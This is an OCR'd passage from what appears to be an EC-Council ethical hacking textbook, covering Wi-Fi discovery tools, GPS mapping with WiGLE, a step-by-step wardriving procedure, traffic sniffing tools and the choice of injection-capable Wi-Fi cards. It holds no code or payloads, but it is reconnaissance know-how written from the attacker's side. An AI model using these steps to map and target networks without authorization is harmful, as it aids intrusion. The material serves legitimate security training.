


Figure 16.41: Screenshot of NetSurveyor

In addition to the above, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS) and detecting ESSID-broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections.

The following are some of the additional Wi-Fi discovery tools:

- Wi-Fi Scanner (*https://lizardsystems.com*)
- Acrylic Wi-Fi Home (*https://www.acrylicwifi.com*)
- WirelessMon (*https://www.passmark.com*)
- Ekahau HeatMapper (*https://www.ekahau.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile-based Wi-Fi Discovery Tools

- **WiFi Analyzer**

  Source: *https://play.google.com*

  WiFi Analyzer is a Wi-Fi network optimization tool used to examine surrounding Wi-Fi networks, measure their signal strengths, and identify crowded channels. Attackers use WiFi Analyzer to detect nearby APs, graph the signal strengths of channels, estimate distances to APs, etc.





Figure 16.42: Screenshot of WiFi Analyzer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The following are some of the additional mobile-based Wi-Fi discovery tools:

- OpenSignalMaps (*https://opensignal.com*)
- Network Signal Info Pro (*http://www.kaibits-software.com*)
- WiFi Manager (*https://kmansoft.com*)
- Network Signal Info & WiFi Refresher (*https://play.google.com*)
- WiFi Scanner (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



GPS Mapping

The second step in the wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can proceed toward wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.

The Global Positioning System (GPS) is a space-based satellite navigation system that provides the location of physical entities on Earth, along with the time when they were present at that location. Using a GPS utility, anyone can find a specific location on Earth and its geographical features. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that the presence of free Wi-Fi networks in an area may indicate the existence of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and a database with statistics collected using Wi-Fi discovery tools such as inSSIDer Office and NetSurveyor. GPS is useful in tracking the location of discovered Wi-Fi networks and the coordinates uploaded to sites such as WiGLE. Attackers can share such information with the hacking community or sell it for profit.

- **WiGLE**

  Source: *https://wigle.net*

  WiGLE consolidates information on wireless networks worldwide, including their locations, in a central database, and it provides user-friendly Java, Windows, and web applications that can map, query, and update the database via the web. A wireless

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network can be added to WiGLE from a stumble file or manually, and remarks can be added to existing networks.

The location of discovered Wi-Fi networks can be tracked using WiGLE through the following steps.

- Navigate to ***https://wigle.net*** and click on **Uploads**.
- In the **Uploads** page, click on **UPLOAD A FILE** to upload a log file.

Note: WiGLE currently supports DStumbler, G-Mon, inSSIDer, KisMAC, Kismet, MacStumbler, NetStumbler, Pocket Warrior, Wardrive-Android, WiFiFoFum, WiFi-Where, WiGLE WiFi Wardriving, and Apple consolidated DB formats.




Figure 16.43: File upload window of WiGLE

- An pop-up window will appear, showing the types of files supported for upload. Click on **Choose File**. In the pop-up that appears for choosing a file, select Wi-Fi discovery tools and then the log file to upload. Finally, click on **Send**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.44: WiGLE screenshot showing the supported file types for upload

- WiGLE then shows complete information on the location of the Wi-Fi networks.




Figure 16.45: Screenshot of WiGLE showing the output

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

GPS Mapping Tools

- **Maptitude Mapping Software**

  Source: *https://www.caliper.com*

  With Maptitude mapping software and a GPS receiver, attackers can track a victim's location with a portable computer, collect field data, and create new or updated geographic files that mark map features.

  In detail, Maptitude Mapping Software allows attackers to do the following:

  - Track the location of a GPS receiver on a map
  - Log GPS data
  - Import GPS playback data from a handheld GPS
  - Locate points by coordinate or by longitude/latitude
  - Choose markers, pushpins, and custom icons for locations

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.46: Screenshot of Maptitude Mapping Software

The following are some additional GPS mapping tools:

- Skyhook (*https://www.skyhook.com*)
- ExpertGPS (*https://www.expertgps.com*)
- GPS Visualizer (*https://www.gpsvisualizer.com*)
- Mapwel (*https://www.mapwel.net*)
- TrackMaker (*https://www.trackmaker.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Hotspot Finder Tools

- **Wi-Fi Finder**

  Source: *http://www.appsapk.com*

  Wi-Fi Finder is an android mobile application that can be used for finding free or paid public Wi-Fi hotspots online or offline. Attackers use Wi-Fi Finder to scan for Wi-Fi hotspots around them and access their details. Its features include the following:

  - Scan for nearby Wi-Fi hotspots
  - Search for public Wi-Fi networks anywhere in the world
  - View Wi-Fi hotspot details, call locations, get directions, or share the hotspot
  - Filter results by location (cafe, hotel, etc.) or provider type


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 16.47: Screenshot of Wi-Fi Finder

The following are some additional Wi-Fi hotspot finder tools:

- Homedale::Wi-Fi/WLAN Monitor (*http://www.the-sz.com*)
- Fing - Network Tools (*https://play.google.com*)
- WiFi Finder - Free WiFi Map (*https://play.google.com*)
- WiFi Map (*https://play.google.com*)
- Find Wifi (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wi-Fi Network Discovery Through WarDriving

WarDriving can be used to discover Wi-Fi networks with the following procedure.

- Register with WiGLE (*https://wigle.net*) and download map packs of the target area to view the plotted APs on a map.
- Connect the laptop to an antenna and a GPS device via a USB serial adapter and board a car.
- Install and launch NetStumbler and WiGLE client software and turn on the GPS device.
- Drive the car at speeds of 35 mph or below (at higher speeds, the Wi-Fi antenna will not be able to detect Wi-Fi networks).
- Capture and save the NetStumbler log files that contain the GPS coordinates of the APs.
- Upload this log file to WiGLE, which automatically plots the points on a map.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless Traffic Analysis

The third step in the wireless hacking methodology is to analyze the traffic of the discovered wireless network. An attacker performs wireless traffic analysis before launching actual attacks on the wireless network. This analysis helps the attacker determine the vulnerabilities and susceptible victims in the target network as well as the appropriate strategy for a successful attack. The attacker uses various tools and techniques to analyze the traffic of the target wireless network.

Wi-Fi protocols are unique to Layer 2, and traffic over the air is not serialized, which makes it easy to sniff and analyze wireless packets. Attackers analyze a wireless network to determine the broadcasted SSID, presence of multiple APs, possibility of recovering SSIDs, authentication method used, WLAN encryption algorithms, etc. Attackers use Wi-Fi packet sniffing tools such as AirMagnet WiFi Analyzer PRO, Wireshark, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, and CommView for Wi-Fi to capture and analyze the traffic of a target wireless network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Choosing the Optimal Wi-Fi Card

Choosing the optimal Wi-Fi card is very important for an attacker because tools such as aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.

- **Determine the Wi-Fi requirements**: An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has the capability of both listening and injecting packets. Based on these issues, the attacker chooses the OS; hardware format, such as Personal Computer Memory Card International Association (PCMCIA) and USB; and features, such as listening, injection, or both.
- **Learn the capabilities of a wireless card**: Wireless cards have two manufacturers. One is the brand of the card, and the other is the chipset manufacturer. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card. The attacker must also know about the chipset of the card. Most card manufacturers are reluctant to reveal the chipset used in their cards, but this information is critical for the attacker because it allows the attacker to determine the supported OS, the required software drivers, and limitations.
- **Determine the chipset of the Wi-Fi card**: An attacker can determine the chipset of a Wi-Fi card using the following techniques.
  - Search the Internet.
  - View Windows driver filenames, which often reveal the chipset name.
  - Check the manufacturer's page.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The wireless chip can be directly viewed for some cards. Often, the chipset number can also be observed.
- The Federal Communications Commission (FCC) ID Search can be used to look up detailed information on the device if an FCC identification number is printed on the board. This search will return information on the manufacturer, model, and chipset.

Card manufacturers occasionally change the card chipset while retaining the model number. Manufacturers may call this a "card revision" or "card version." Therefore, an attacker's search must include the version or revision. The method to determine it may vary by OS. The site *https://wireless.wiki.kernel.org/en/users/Drivers* may provide compatibility information.

- **Verify the chipset capabilities**: Before choosing a Wi-Fi card, the attacker must verify that the chipset is compatible with the OS and that it meets all requirements.
- **Determine the drivers and patches required**: Attackers must determine the drivers required for the chipset and any patches required for the OS.

After considering all these aspects to choose a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.

